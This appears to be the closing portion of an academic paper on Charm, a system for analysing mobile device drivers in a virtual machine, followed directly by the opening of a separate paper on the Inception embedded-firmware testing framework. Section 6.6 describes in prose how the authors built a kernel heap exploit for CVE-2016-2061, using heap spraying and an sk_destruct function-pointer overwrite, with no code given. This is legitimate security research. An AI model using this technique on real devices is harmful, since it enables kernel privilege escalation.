**CVE-2016-2501.** The vulnerable code is shown in Figure 4b. The crash site is at line 5. When the breakpoint at the crash site is triggered, we can infer that it is likely an out-of-bounds array access. Next, we set a watchpoint for the index variable `step_index`, tracing its value change. Indeed, its value is negative when the crash occurs. Upon a closer look, as a loop index, it is compared against `step_boundary` at line 3, which is a 16-bit register holding the value of `0xffff`. However, `step_index` is a signed integer and can take negative values before it reaches `0xffff` to terminate the loop (note that the comparison is unsigned). Therefore, when it is used as array index at line 5, out-of-bounds access occurs. In the end, we also set a watchpoint for `step_boundary` and find that its value comes from a function argument passed from user space, which is untrusted.

**CVE-2016-2061.** The vulnerable code is shown in

Figure 4c. A first glance at the crash site suggests a possibility that `memset()` at line 5 zeroes an invalid memory region, which causes the kernel crash. Indeed, by inspecting the various variable values involved in the crash at the crash site, we find that `i` takes a negative value as an array index, leading to an out-of-bounds access. To fully understand why `i` can be negative, we trace it back with the help of watchpoints and find that the value of `i` comes from a user controlled parameter (line 1). Besides, the sanity check at line 2 cannot filter the negative `i`, unfortunately. We then find out that this is a critical vulnerability. This is because starting from line 6, the right side of the assignment statements is also controlled by a parameter `stream_cfg_cmd` originated in user space. Together with the user controlled index variable `i`, this vulnerability becomes an ideal target for privilege escalation, which we show we can achieve next.

### 6.6 Building a Driver Exploit using GDB

Our analysis in the previous subsection show that CVE-2016-2061 can be potentially used for a full compromise of the kernel given that it can perform write operations at unintended locations. To further demonstrate the capabilities of Charm, we use GDB on the driver code and attempt to develop an exploit against it.

The first step is to check if the "vulnerable object" (`struct vfe_device`, where the out-of-bounds write occurs) is a kernel heap or stack object. With GDB, we are able to confirm that it is allocated using `kzalloc()`, indicating that it is a heap object. To gain the ability of arbitrary code execution from heap-related vulnerabilities, we attempt heap feng shui [40, 55], which is a technique to arrange the heap layout in a deterministic fashion to facilitate the write operation. However, this vulnerability only allows a very limited form of write. First of all, it cannot write to absolute addresses (only relative addresses to the base of an object). Secondly, when it writes, 480 bytes are written continuously (most are 0s due to the `memset()` at line 5), with only a few fields controlled by the attacker. Such a large memory footprint can destroy the integrity of data stored nearby and cause a kernel crash.

To address the first problem, we borrow the heap feng shui idea from the exploit of CVE-2017-7308 [5] to precisely co-locate the "vulnerable object" with one or more "target objects" (where one of their function pointer fields is the target for overwriting). To verify the feasibility of this approach, we use GDB to track the location of the vulnerable object. It turns out that the object is allocated in the beginning when the kernel boots, as part of the driver initialization procedure. In addition, its address changes from boot to boot, making it difficult to predict. When we attempt to allocate target objects (e.g., `struct sock`), their addresses shown by GDB are never close to the vulnerable object, due to the fact that they are allocated much later after the kernel boots completely. This means that the strategy of precisely co-locating the objects is not feasible. However, from GDB, we do notice that the address ranges of the vulnerable object and target objects more or less stay the same. This means that we can potentially spray a large number of target objects and try to arrange the target objects to be at a desired offset from the vulnerable object.

To address the second problem, where a 480-byte overwrite may crash the kernel unintentionally, it is necessary to know the size of the target object and how likely they will align with the vulnerable object. As it turns out, the vulnerable object is always at the start of a page. After exhausting the slab caches, we know that target objects (we use `struct inet_sock` which has a size of 896 bytes) are allocated in blocks whose addresses are aligned to be multiples of 4 pages. This allows us to calculate the desired offset at which the write should occur, where the `sk_destruct` function pointer can be overwritten. As a proof-of-concept, we use GDB to ensure that the target objects can indeed fall in the desired address range. By calling `close()` on the socket from user space, we can indeed cause the kernel to jump to any arbitrary location to execute code. Otherwise, we can simply spray enough objects and hope that the write will probabilistically succeed. Alternatively, we need a kernel arbitrary read vulnerability (similar to what Meltdown [52] provides) so that the attack can be deterministic.

Still, we need to make sure that the 480-byte overwrite does not crash the kernel. After all, the function pointer is towards the end of the `struct inet_sock` object, and the 480-byte overwrite will corrupt the next object adjacent to it. Fortunately, since we know `struct inet_sock` objects are allocated sequentially from low addresses to high addresses in a block, we can simply iterate the `close()` on each and every socket from user space and stop as soon as we notice a redirection of the control flow, ensuring that no one will touch the corrupted object.

## 7 Related Work

### 7.1 Remote I/O Access

The closest to our work are Avatar [77] and SURROGATES [50], solutions for dynamic analysis of binary firmware in embedded devices, such as a hard disk bootloader, a wireless sensor node, and a mobile phone baseband chip. Since performing analysis in embedded devices is difficult, they execute the firmware in an emulator and forward the low-level memory accesses (includ-

ing I/O operation) to the embedded device. The remoting boundary in these solutions is similar to the boundary used in Charm. However, they focus on very different software and hardware. More specifically, they focus on binary firmware of embedded devices whereas Charm focuses on open source device drivers of mobile systems. Moreover, the connections to the embedded devices are low-bandwidth UART or JTAG interfaces in Avatar and a custom FPGA bridge in SURROGATES. In contrast, Charm uses a USB interface. This, in turn, results in different underlying techniques used in these systems. First, in its full separation mode, Avatar forwards all memory accesses to the embedded device, unlike Charm that ports the device driver fully to the virtual machine and only forwards I/O accesses. This results in poor performance in Avatar unlike Charm, which achieves performance on par with that of native mobile execution. To optimize, Avatar uses heuristics to perform some memory access locally. It also executes some or all of the firmware code directly on the embedded device. In contrast, Charm runs all the device driver code in the virtual machine. And for performance optimizations, it devises a custom low-latency USB channel and leverages the native execution speed of x86 processors. SURROGATES, on the other hand, tries to overcome the performance bottleneck in Avatar using a custom FPGA bridge that connects the host machine's PCI Express interface to the embedded device under test. In contrast, Charm does not require custom hardware. These technical differences also make these solutions useful for different analysis techniques. For example, Charm can fuzz the device driver fully in a virtual machine.

Other forms of remote I/O exists for mobile systems as well, such as Rio [22] and M+ [60]. The main difference between Charm and these systems is the boundary at which I/O operations are remoted. Rio uses the device file boundary and M+ uses the Android binder IPC boundary. In contrast, Charm uses the low-level software-hardware boundary. Therefore, Charm uniquely enables the remote execution of the device driver. In both Rio and M+, the device driver remains in the machine containing the I/O device.

Code offload has been an important topic in mobile computing research [35,38,44,45] in an effort to improve performance and reduce energy consumption. The idea is to offload heavy computation to a server to reduce the load on the mobile system itself. In Charm, in contrast, we "offload" the I/O operations from the workstation to real mobile systems.

## 7.2 Analysis of System Software

Over the years, many static and dynamic analysis solutions have been invented for a wide range of applications such as safety, reliability, and security. In recent years, popular analysis techniques include taint tracking [34, 41, 59, 76], symbolic and concolic execution [27, 28, 30, 31, 39, 73], unpacking and reverse engineering [47, 49, 74, 79], malware sandboxing [3, 25, 71], and fuzzing [29, 42, 69, 72].

Many of these analysis frameworks are built on top of the virtualization technology and can support full-system analysis, including the low-level code such as kernel and device drivers [33, 34, 59, 75, 76]. For instance, Panorama [76] and DroidScope [75] can analyze the entire Windows and Android operating systems, respectively. Aftersight [33] uses virtual machine replay to feed recorded logs from a production system to a testing system in real time where more expensive analysis is run. kAFL is a hardware-based feedback-driven kernel fuzzer [65]. It uses the Intel Processor Tracer (PT) to collect execution traces in the hypervisor and use that to guide the fuzzer. Digtool is a kernel vulnerability detection solution based on a customized hypervisor, which can monitor various events in the kernel such as memory allocation and thread scheduling. Keil et al. fuzz wireless device drivers in a QEMU virtual machine [48]. To enable the driver to run in a virtual machine, they emulate the wireless interface hardware in software. Dovgalyuk et al. perform reverse debugging of device drivers in a QEMU virtual machine. They use GDB as well as record-and-replay in their debugging. Unfortunately, none of these solutions can be applied to device drivers of mobile systems. They can only support system software running within a virtual machine, e.g., device drivers for emulated and virtualized I/O devices (including direct device assignment for PCI-based I/O devices). Charm addresses this problem and is complementary to all of these solutions. In other words, Charm enables all of these dynamic analysis solutions to be applied to device drivers of mobile systems as well.

Fuzzing is an effective dynamic analysis technique, which can be applied to the operating system kernel and device drivers as well. Peach Fuzzer fuzzes the device drivers by running a fuzzer in a separate physical machine than the one with the I/O device [17]. While superior to running the fuzzer and driver in the same machine, their approach suffers from similar challenges that Syzkaller suffers from when fuzzing a mobile system directly (§2.3). Charm solves these problems by making it possible to run the device driver in a virtual machine.

In [57], Mendonça et al. fuzz the Wi-Fi interface card driver. They perform the fuzzing directly on a Windows Mobile Phone. In contrast, Charm enables the fuzzing to be performed in a virtual machine in a workstation, providing significant usability benefits.

DIFUZE automatically generates templates for fuzzing the kernel device drivers directly on mobile sys-

tems [36]. IMF improves input generation by inferring a model for the system under test [46]. It learns the model by inspecting how application use the APIs of this system. Skyfire deploys data driven seed generation to enable fuzzing deep parts of the code [67]. Charm approach is orthogonal and it can benefit from DIFUZE, IMF and Skyfire for template generation.

VUzzer boosts the fuzzing effectiveness using static analysis [63]. It helps the fuzzer to spend most of its time reaching deeper parts of the code. Bohme et al. introduced a directed greybox fuzzing technique, which encourages the fuzzer to trigger specified part of the code [26]. VUzzer and directed greybox fuzzing can be used alongside Charm to improve the code coverage.

Slowfuzz enables finding non-crash bugs [62]. Charm can benefit from Slowfuzz since it generally broadens the scope of the fuzzers' use cases.

The diversity of device drivers and their direct interactions with physical I/O devices create challenges for dynamic analysis. Static analysis, therefore, has been extensively used on device drivers [23, 32, 61]. Examples are symbolic execution solutions such as in SymDrive [64], S2E [30, 31], and DDT [51] and taint and pointer analyses such as in DR. CHECKER [56]. Static analysis has the benefit of eliminating the need for the presence of actual devices. However, static analysis tools cannot uncover all the bugs and vulnerabilities in the drivers. They can only detect those which the analyzer explicitly checks for. Moreover, static analysis solutions often suffer from large false positive rates due to imprecision.

Analysis of firmware running inside embedded devices faces similar challenges stemming from diversity as analysis of device drivers. Both static analysis [37] and dynamic analysis [66, 77] solutions have been used for firmware analysis as well. In contrast to this line of work, Charm focuses on modern mobile systems.

### 7.3 Mobile Testing

Several mobile testing frameworks have recently emerged. BareDroid analyzes Android apps directly on mobile systems [58]. SPOKE analyzes the access control policies of Android by running test cases directly on mobile systems [68]. The main motivation behind this line of work is that the system software of mobile systems are unique and device-specific and hence these tests cannot be simply performed on virtual machines. Our motivation is in line with these systems. However, directly analyzing the device drivers in mobile systems is challenging, as we extensively discussed in the paper. Therefore, we enable these device driver to execute in a virtual machine for enhanced analysis.

## 8 Limitations and Future Work

**DMA.** As mentioned in §4.1, Charm does not currently support DMA. We plan to support DMA by integrating a Distributed Shared Memory (DSM) implementation into our prototype. The memory pages accessed through DMA will be kept coherent by the DSM system. However, we might need to insert explicit update operations in the driver for performance optimization and in the mobile system's kernel stub to notify the DSM system of the completion of DMA.

**Closed source (binary) drivers.** Charm does not currently support closed source (binary) device drivers. We plan to support these device drivers in the future. To do this, we plan to use ARM virtual machines (instead of x86 virtual machines used in this paper). We will either run this virtual machine in an ARM workstation or in an x86 server with a ARM-to-x86 interpreter (note that we will need to improve the performance of this interpreter to overcome the limitations mentioned in §3.2).

**Automatic device driver porting.** As we showed in our evaluations in §6.1, it takes time and engineering effort to port a new driver to Charm. We plan to build a framework for automatic porting of device drivers to Charm. In this framework, the security analyst will only need to provide the driver's source code and the list of resident modules. The framework will implement all required RPCs and port the driver to Charm automatically.

## 9 Conclusions

We presented Charm, a system solution for running device drivers of mobile systems in a virtual machine running in a workstation. Charm enables application of various existing dynamic analysis solutions, e.g., interactive debugging, record-and-replay, and enhanced fuzzing to these device drivers. Our extensive evaluation showed that Charm can support various device drivers and mobile systems (e.g., 4 drivers of 3 different smartphones in our prototype), achieves decent performance, and is effective in enabling a security analyst to find, study, and analyze driver vulnerabilities and even build exploits.

## Acknowledgments

The work was supported by NSF Awards #1617481 and #1617573. We thank the paper shepherd, Adwait Nadkarni, and the reviewers for their insightful comments.

## References

[1] ANDROID FRAGMENTATION VISUALIZED (AUGUST 2015). https://opensignal.com/legacy-assets/pdf/reports/2015_08_fragmentation_report.pdf.

[2] Android Security Bulletins. https://source.android.com/security/bulletin/.

[3] Anubis: Analyzing Unknown Binaries. http://anubis.iseclab.org/.

[4] Code coverage tool for compiled programs (KCOV). https://github.com/SimonKagstrom/kcov.

[5] Exploiting the Linux kernel via packet sockets. https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html.

[6] Google Issue Tracker: Issues. https://developers.google.com/issue-tracker/concepts/issues.

[7] Google Syzkaller: an unsupervised, coverage-guided Linux system call fuzzer. https://opensource.google.com/projects/syzkaller.

[8] Instruction for using the Syzkaller to fuzz an Android device. https://github.com/google/syzkaller/blob/master/docs/linux/setup_linux-host_android-device_arm64-kernel.md.

[9] The Kernel Address Sanitizer (KASAN). https://github.com/google/kasan/wiki.

[10] The Kernel Memory Sanitizer (KMSAN). https://github.com/google/kmsan/blob/master/README.md.

[11] The Kernel Thread Sanitizer (KTSAN). https://github.com/google/ktsan/wiki.

[12] The Kernel Undefined Behavior Sanitizer (KUBSAN). https://www.kernel.org/doc/html/v4.11/dev-tools/ubsan.html.

[13] USB Gadget API for Linux. https://www.kernel.org/doc/html/v4.13/driver-api/usb/gadget.html, 2004.

[14] Access UART ports of Xperia devices. https://developer.sony.com/develop/open-devices/guides/access-uart-ports, 2013.

[15] Building a Nexus 4 UART Debug Cable. https://www.optiv.com/blog/building-a-nexus-4-uart-debug-cable, 2013.

[16] Building a Pixel kernel with KASAN+KCOV. https://source.android.com/devices/tech/debug/kasan-kcov, 2017.

[17] Peach Fuzzer for Driver Fuzzing Whitepaper. https://www.peach.tech/datasheets/driver-fuzzing/peach-fuzzer-driver-fuzzing-whitepaper/, 2017.

[18] Devices supported by LineageOS. https://wiki.lineageos.org/devices/, 2018.

[19] Samsung publishes kernel source code for Galaxy S9/S9+ Snapdragon and Exynos models. https://www.androidpolice.com/2018/03/14/samsung-publishes-kernel-source-code-galaxy-s9-s9-snapdragon-exynos-models/, 2018.

[20] Serial debugging. https://wiki.postmarketos.org/wiki/Serial_debugging, 2018.

[21] ABRAMSON, D., JACKSON, J., MUTHRASANALLUR, S., NEIGER, G., REGNIER, G., SANKARAN, R., SCHOINAS, I., UHLIG, R., VEMBU, B., AND WIEGERT, J. Intel Virtualization Technology for Directed I/O. *Intel Technology Journal* (2006).

[22] AMIRI SANI, A., BOOS, K., YUN, M., AND ZHONG, L. Rio: A System Solution for Sharing I/O between Mobile Systems. In *Proc. ACM MobiSys* (2014).

[23] BALL, T., BOUNIMOVA, E., COOK, B., LEVIN, V., LICHTENBERG, J., MCGARVEY, C., ONDRUSEK, B., RAJAMANI, S. K., AND USTUNER, A. Thorough Static Analysis of Device Drivers. In *Proc. ACM EuroSys* (2006).

[24] BEN-YEHUDA, M., DAY, M. D., DUBITZKY, Z., FACTOR, M., HAR'EL, N., GORDON, A., LIGUORI, A., WASSERMAN, O., AND YASSOUR, B. A. The Turtles Project: Design and Implementation of Nested Virtualization. In *Proc. USENIX OSDI* (2010).

[25] BLASING, T., BATYUK, L., SCHMIDT, A.-D., CAMTEPE, S., AND ALBAYRAK, S. An Android Application Sandbox System for Suspicious Software Detection. In *Proc. IEEE International Conference on Malicious and Unwanted Software (Malware)* (2010).

[26] BÖHME, M., PHAM, V.-T., NGUYEN, M.-D., AND ROYCHOUDHURY, A. Directed Greybox Fuzzing. In *Proc. ACM CCS* (2017).

[27] CADAR, C., DUNBAR, D., AND ENGLER, D. KLEE: Unassisted and Automatic Generation of High-coverage Tests for Complex Systems Programs. In *Proc. USENIX OSDI* (2008).

[28] CHA, S. K., AVGERINOS, T., REBERT, A., AND BRUMLEY, D. Unleashing Mayhem on Binary Code. In *Proc. IEEE Symposium on Security and Privacy (S&P)* (2012).

[29] CHA, S. K., WOO, M., AND BRUMLEY, D. Program-Adaptive Mutational Fuzzing. In *Proc. IEEE Symposium on Security and Privacy (S&P)* (2015).

[30] CHIPOUNOV, V., KUZNETSOV, V., AND CANDEA, G. S2E: a Platform for In-Vivo Multi-Path Analysis of Software Systems. In *Proc. ACM ASPLOS* (2011).

[31] CHIPOUNOV, V., KUZNETSOV, V., AND CANDEA, G. The S2E Platform: Design, Implementation, and Applications. *ACM Transactions on Computer Systems (TOCS)* (2012).

[32] CHOU, A., YANG, J., CHELF, B., HALLEM, S., AND ENGLER, D. An Empirical Study of Operating Systems Errors. In *Proc. ACM SOSP* (2001).

[33] CHOW, J., GARFINKEL, T., AND CHEN, P. M. Decoupling Dynamic Program Analysis from Execution in Virtual Environments. In *USENIX Annual Technical Conference* (2008).

[34] CHOW, J., PFAFF, B., GARFINKEL, T., CHRISTOPHER, K., AND ROSENBLUM, M. Understanding Data Lifetime via Whole System Simulation. In *USENIX Security* (2004).

[35] CHUN, B.-G., IHM, S., MANIATIS, P., NAIK, M., AND PATTI, A. CloneCloud: Elastic Execution Between Mobile Device and Cloud. In *Proc. ACM EuroSys* (2011).

[36] CORINA, J., MACHIRY, A., SALLS, C., SHOSHITAISHVILI, Y., HAO, S., KRUEGEL, C., AND VIGNA, G. DIFUZE: Interface Aware Fuzzing for Kernel Drivers. In *Proc. ACM CCS* (2017).

[37] COSTIN, A., ZADDACH, J., FRANCILLON, A., BALZAROTTI, D., AND ANTIPOLIS, S. A Large-Scale Analysis of the Security of Embedded Firmwares. In *Proc. USENIX Security Symposium* (2014).

[38] CUERVO, E., BALASUBRAMANIAN, A., CHO, D.-K., WOLMAN, A., SAROIU, S., CHANDRA, R., AND BAHL, P. MAUI: Making Smartphones Last Longer with Code Offload. In *Proc. ACM MobiSys* (2010).

[39] DAVIDSON, D., MOENCH, B., JHA, S., AND RISTENPART, T. FIE on Firmware: Finding Vulnerabilities in Embedded Systems Using Symbolic Execution. In *Proc. USENIX Security* (2013).

[40] DRAKE, J. J. Stagefright: An android exploitation case study. In *Proc. USENIX Workshop on Offensive Technologies (WOOT)* (2016).

[41] ENCK, W., GILBERT, P., CHUN, B.-G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. TaintDroid: An Information-flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *Proc. USENIX OSDI* (2010).

[42] GODEFROID, P., LEVIN, M. Y., AND MOLNAR, D. Automated Whitebox Fuzz Testing. In *Proc. Internet Society NDSS* (2008).

[43] GORDON, A., AMIT, N., HAR'EL, N., BEN-YEHUDA, M., LANDAU, A., TSAFRIR, D., AND SCHUSTER, A. ELI: Bare-Metal Performance for I/O Virtualization. In *Proc. ACM ASPLOS* (2012).

[44] GORDON, M. S., HONG, D. K., CHEN, P. M., FLINN, J., MAHLKE, S., AND MAO, Z. M. Accelerating Mobile Applications Through Flip-Flop Replication. In *Proc. ACM MobiSys* (2015).

[45] GORDON, M. S., JAMSHIDI, D. A., MAHLKE, S., MAO, Z. M., AND CHEN, X. COMET: Code Offload by Migrating Execution Transparently. In *Proc. USENIX OSDI* (2012).

[46] HAN, H., AND CHA, S. K. IMF: Inferred Model-based Fuzzer. In *Proc. ACM CCS* (2017).

[47] KANG, M. G., POOSANKAM, P., AND YIN, H. Renovo: A Hidden Code Extractor for Packed Executables. In *Proc. ACM Workshop on Recurring Malcode (WORM)* (2007).

[48] KEIL, S., AND KOLBITSCH, C. Stateful Fuzzing of Wireless Device Drivers in an Emulated Environment. *Black Hat Japan* (2007).

[49] KIRAT, D., AND VIGNA, G. MalGene: Automatic Extraction of Malware Analysis Evasion Signature. In *Proc. ACM CCS* (2015).

[50] KOSCHER, K., KOHNO, T., AND MOLNAR, D. SURROGATES: Enabling Near-Real-Time Dynamic Analyses of Embedded Systems. In *Proc. USENIX Workshop on Offensive Technologies (WOOT)* (2015).

[51] KUZNETSOV, V., CHIPOUNOV, V., AND CANDEA, G. Testing Closed-Source Binary Device Drivers with DDT. In *Proc. USENIX ATC* (2010).

[52] LIPP, M., SCHWARZ, M., GRUSS, D., PRESCHER, T., HAAS, W., MANGARD, S., KOCHER, P., GENKIN, D., YAROM, Y., AND HAMBURG, M. Meltdown. *ArXiv e-prints* (Jan. 2018).

[53] LIU, J., HUANG, W., ABALI, B., AND PANDA, D. K. High Performance VMM-Bypass I/O in Virtual Machines. In *Proc. USENIX ATC* (2006).

[54] LIU, M., LI, T., JIA, N., CURRID, A., AND TROY, V. Understanding the Virtualization "Tax" of Scale-out Pass-Through GPUs in GaaS Clouds: An Empirical Study. In *Proc. IEEE High Performance Computer Architecture (HPCA)* (2015).

[55] LIU, Z. E. Advanced Heap Manipulation in Windows 8. In *Black Hat Europe* (2013).

[56] MACHIRY, A., SPENSKY, C., CORINA, J., STEPHENS, N., KRUEGEL, C., AND VIGNA, G. DR. CHECKER: A Soundy Analysis for Linux Kernel Drivers. In *Proc. USENIX Security Symposium* (2017).

[57] MENDONÇA, M., AND NEVES, N. Fuzzing Wi-Fi Drivers to Locate Security Vulnerabilities. In *Proc. IEEE European Dependable Computing Conference (EDCC)* (2008).

[58] MUTTI, S., FRATANTONIO, Y., BIANCHI, A., INVERNIZZI, L., CORBETTA, J., KIRAT, D., KRUEGEL, C., AND VIGNA, G. BareDroid: Large-Scale Analysis of Android Apps on Real Devices. In *Proc. Annual Computer Security Applications Conference (ACSAC)* (2015).

[59] NEWSOME, J. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *Proc. Internet Society NDSS* (2005).

[60] OH, S., YOO, H., JEONG, D. R., BUI, D. H., AND SHIN, I. Mobile Plus: Multi-device Mobile Platform for Cross-device Functionality Sharing. In *Proc. ACM MobiSys* (2017).

[61] PALIX, N., THOMAS, G., SAHA, S., CALVÈS, C., LAWALL, J., AND MULLER, G. Faults in Linux: Ten Years Later. In *Proc. ACM ASPLOS* (2011).

[62] PETSIOS, T., ZHAO, J., KEROMYTIS, A. D., AND JANA, S. SlowFuzz: Automated Domain-Independent Detection of Algorithmic Complexity Vulnerabilities. In *Proc. ACM CCS* (2017).

[63] RAWAT, S., JAIN, V., KUMAR, A., AN CRISTIANO GIUFFRIDA, L. C., AND BOS, H. VUzzer: Application-aware Evolutionary Fuzzing. In *Proc. Internet Society NDSS* (2017).

[64] RENZELMANN, M. J., KADAV, A., AND SWIFT, M. M. SymDrive: Testing Drivers without Devices. In *Proc. USENIX OSDI* (2012).

[65] SCHUMILO, S., ASCHERMANN, C., GAWLIK, R., SCHINZEL, S., AND HOLZ, T. kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels. In *Proc. USENIX Security Symposium* (2017).

[66] SHOSHITAISHVILI, Y., WANG, R., HAUSER, C., KRUEGEL, C., AND VIGNA, G. Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware. In *Proc. Internet Society NDSS* (2015).

[67] WANG, J., CHEN, B., WEI, L., AND LIU, Y. Skyfire: Data-Driven Seed Generation for Fuzzing. In *Proc. IEEE Security and Privacy (S&P)* (2017).

[68] WANG, R., AZAB, A. M., ENCK, W., LI, N., NING, P., CHEN, X., SHEN, W., AND CHENG, Y. SPOKE: Scalable Knowledge Collection and Attack Surface Analysis of Access Control Policy for Security Enhanced Android. In *Proc. ACM ASIA CCS* (2017).

[69] WANG, T., WEI, T., GU, G., AND ZOU, W. TaintScope: A Checksum-Aware Directed Fuzzing Tool for Automatic Software Vulnerability Detection. In *Proc. IEEE Symposium on Security and Privacy (S&P)* (2010).

[70] WANG, X., ZELDOVICH, N., KAASHOEK, M. F., AND SOLAR-LEZAMA, A. Towards Optimization-Safe Systems: Analyzing the Impact of Undefined Behavior. In *Proc. ACM SOSP* (2013).

[71] WILLEMS, C., HOLZ, T., AND FREILING, F. Toward Automated Dynamic Malware Analysis Using CWSandbox. *IEEE Security Privacy* (2007).

[72] WOO, M., CHA, S. K., GOTTLIEB, S., AND BRUMLEY, D. Scheduling Black-box Mutational Fuzzing. In *Proc. ACM CCS* (2013).

[73] YADEGARI, B., AND DEBRAY, S. Symbolic Execution of Obfuscated Code. In *Proc. ACM CCS* (2015).

[74] YADEGARI, B., JOHANNESMEYER, B., WHITELY, B., AND DEBRAY, S. A Generic Approach to Automatic Deobfuscation of Executable Code. In *Proc. IEEE Symposium on Security and Privacy (S&P)* (2015).

[75] YAN, L. K., AND YIN, H. DroidScope: Seamlessly Reconstructing the OS and Dalvik Semantic Views for Dynamic Android Malware Analysis. In *Proc. USENIX Security* (2012).

[76] YIN, H., SONG, D., EGELE, M., KRUEGEL, C., AND KIRDA, E. Panorama: Capturing System-wide Information Flow for Malware Detection and Analysis. In *Proc. ACM CCS* (2007).

[77] ZADDACH, J., BRUNO, L., FRANCILLON, A., AND BALZAROTTI, D. Avatar: A framework to Support Dynamic Security Analysis of Embedded Systems Firmwares. In *Proc. Internet Society NDSS* (2014).

[78] ZHANG, H., SHE, D., AND QIAN, Z. Android Root and its Providers: A double-Edged Sword. In *Proc. ACM CCS* (2015).

[79] ZHANG, Y., LUO, X., AND YIN, H. DexHunter: Toward Extracting Hidden Code from Packed Android Applications. In *Proc. European Symposium on Research in Computer Security (ESORICS)* (2015).

# Inception: System-Wide Security Testing of Real-World Embedded Systems Software

Nassim Corteggiani
*Maxim Integrated and EURECOM*

Giovanni Camurati
*EURECOM*

Aurélien Francillon
*EURECOM*

## Abstract

Connected embedded systems are becoming widely deployed, and their security is a serious concern. Current techniques for security testing of embedded software rely either on source code or on binaries. Detecting vulnerabilities by testing binary code is harder, because source code semantics are lost. Unfortunately, in embedded systems, high-level source code (C/C++) is often mixed with hand-written assembly, which cannot be directly handled by current source-based tools.

In this paper we introduce Inception, a framework to perform security testing of complete real-world embedded firmware. Inception introduces novel techniques for symbolic execution in embedded systems. In particular, *Inception Translator* generates and merges LLVM bitcode from high-level source code, hand-written assembly, binary libraries, and part of the processor hardware behavior. This design reduces differences with real execution as well as the manual effort. The source code semantics are preserved, improving the effectiveness of security checks. *Inception Symbolic Virtual Machine*, based on KLEE, performs symbolic execution, using several strategies to handle different levels of memory abstractions, interaction with peripherals, and interrupts. Finally, the *Inception Debugger* is a high-performance JTAG debugger which performs redirection of memory accesses to the real hardware.

We first validate our implementation using 53000 tests comparing Inception's execution to concrete execution on an Arm Cortex-M3 chip. We then show Inception's advantages on a benchmark made of 1624 synthetic vulnerable programs, four real-world open source and industrial applications, and 19 demos. We discovered eight crashes and two previously unknown vulnerabilities, demonstrating the effectiveness of Inception as a tool to assist embedded device firmware testing.

## 1 Introduction

Embedded systems combine software and hardware and are dedicated to a particular purpose. They generally do not have the traditional user interfaces of desktop computers. Instead, they interact with the environment through several peripherals, which are hardware components that handle sensors, actuators, and communication protocols. The constant decrease in the cost of microcontrollers, combined with the pervasiveness of network connectivity, has led to a rapid deployment of networked embedded systems being used in many aspects of modern life and industry. These trends have greatly increased embedded systems' exposure to attacks. The consequences of a vulnerability in embedded software can be devastating. For example, the boot Read Only Memory (ROM) vulnerability used to jailbreak some iPhones cannot be patched in software, because the bootloader is hard-coded in the ROM [12]. Therefore, it is very important to thoroughly test such low-level embedded software. Unfortunately, the lack of tools, the intricacy of the interactions between embedded software and hardware, and short deadlines make this difficult.

**Binary or source-based testing.** The conditions under which testing is performed can vary a lot depending on the context. The tester may have access to the source code, or just the binary code, and may use the device during testing or rely on simulators. Binary-only testing is frequently performed by third parties (pen-testing, vulnerability discovery, audit), whereas source code-based testing is more commonly done by the software developers or when the project is open-source. Access to source code provides many advantages; such as knowing the high-level semantics (e.g., the type of variables) of the program. This simplifies testing significantly.

An advantage of binary-only testing is that it can be performed independently of source code availability, and is, therefore, more generic. Indeed, even when source code is available, it can be compiled and the analysis

| | FIE [10] | SURROGATES [17] | Avatar [34] | Inception |
|---|---|---|---|---|
| Using source code | ✓ | ✗ | ✗ | ✓ |
| Inline assembly | ✗ | ✓ | ✓ | ✓ |
| Binary code | ✗ | ✓ | ✓ | Some |
| Symbolic execution | ✓ | ✗ | ✓ | ✓ |
| Can use real peripherals | ✗ | ✓ | ✓ | ✓ |
| Early bug detection | ✓ | *n/a* | ✗ | ✓ |
| Fast forwarding | *n/a* | ✓ | ✗ | ✓ |
| Fast concrete execution | ✓ | *n/a* | ✗ | ✓ |
| Testing unmodified code | ✗ | ✓ | ✓ | ✓ |
| Low false positives | ✗ | *n/a* | ✓ | ✓ |
| Highly automated | ✗ | *n/a* | ✗ | ✓ |
| Open-source | ✓ | ✗ | ✓ | ✓ |

Table 1: Comparison of Inception with the related work.





Figure 1: Presence of assembly instructions in real-world embedded software.

can be performed on binary software. Unfortunately, this is inefficient, because during compilation, most code semantics are lost and this renders identification of memory safety violations and corruptions difficult. In fact, it has been shown that this effect is more severe with embedded software than with regular desktop software, due to the frequent lack of hardening of embedded software and hardware support for memory access controls such as memory management units [23]. Also program hardening (e.g., with Sanitizers [30]) is often impossible due to code space constraints and the lack of support for embedded targets.

**Hand-written assembly.** Unfortunately, the presence of hand-written assembly and third-party binary libraries is widespread in embedded applications. This severely limits the applicability of traditional source-based testing frameworks. There are two main reasons for the use of assembly language in embedded software development. First, although memory becomes cheaper and compiler efficiency improves, it is still often necessary to manually optimize the code (e.g., to fit in the cache, to avoid timing side-channels) and microcontrollers' memory size is still very constrained. Assembly is also necessary to directly interact with some low-level processor features (e.g., system-control or co-processor registers, supervisor calls).

Figure 1 highlights this problem on a set of sample programs from our test-suite (described in Section 4). Every sample contains at least one function with inline assembly. We further distinguish four categories of instructions, based on how they affect the system. From left to right: logical (e.g., arithmetic, logic), memory (load, store, barrier), hardware (supervisor call, co-processor registers access), control-flow (branch and conditional).

